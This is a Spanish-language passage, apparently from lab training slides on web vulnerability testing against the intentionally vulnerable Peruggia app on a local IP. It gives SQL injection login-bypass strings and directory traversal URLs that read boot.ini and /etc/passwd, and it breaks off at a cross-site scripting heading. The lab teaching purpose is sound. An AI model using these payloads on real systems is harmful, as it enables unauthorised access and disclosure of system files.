
- Detecta más de 150 tipos de vulnerabilidades web.
- Cross platform (python).
- Emplea técnicas de tactical exploitation para descubrir nuevas URLs y vulnerabilidades.
- Interfaces de usuario, consola y gráfica.
- Posibilidad de detectar vulnerabilidades en query string, post data, HTTP headers, JSON.

PRÁCTICA


SQL INJECTION

Página Objetivo:

URL: http://192.168.1.50/peruggia



Ubicación de la Vulnerabilidad




Ataque


- Accediendo como el primer usuario registrado en la Página
  - Inyección 1. ‘ or 1=1 -- a

- Accediendo como usuario específico.
  - Inyección 2. ‘ or username like ‘J%’ -- a

Resultado de Inyección 1




Resultado de Inyección 2




DIRECTORY TRAVERSAL

Página Objetivo

URL: http://192.168.1.50/peruggia/index.php



Ubicación de la Vulnerabilidad



Ataque

- Escalamiento de directorios utilizando los caracteres **../** para Linux y **..** para Windows.

- Sistema Operativo Windows XP: Búsqueda del archivo *boot.ini* ubicado en la ruta C:/

- Sistema Operativo Linux. Búsqueda del archivo *passwd* ubicado en la ruta */etc/*

Resultados para exploración tipo Windows


Se repite la combinación de caracteres ..\ en máximo 10 veces.

URL: http://192.168.1.50/peruggia/index.php?action=..\..\..\..\..\boot.ini

Resultados para la exploración tipo Linux

Al repetir 7 veces la combinación de caracteres ../ se obtiene el contenido del archivo buscado.


URL: http://192.168.1.50/peruggia/index.php?action=../../../../../../../etc/passwd%00




CROSS-SITE SCRIPTING

Página Objetivo

URL: http://192.168.1.50/peruggia/index.php



Ubicación de la Vulnerabilidad

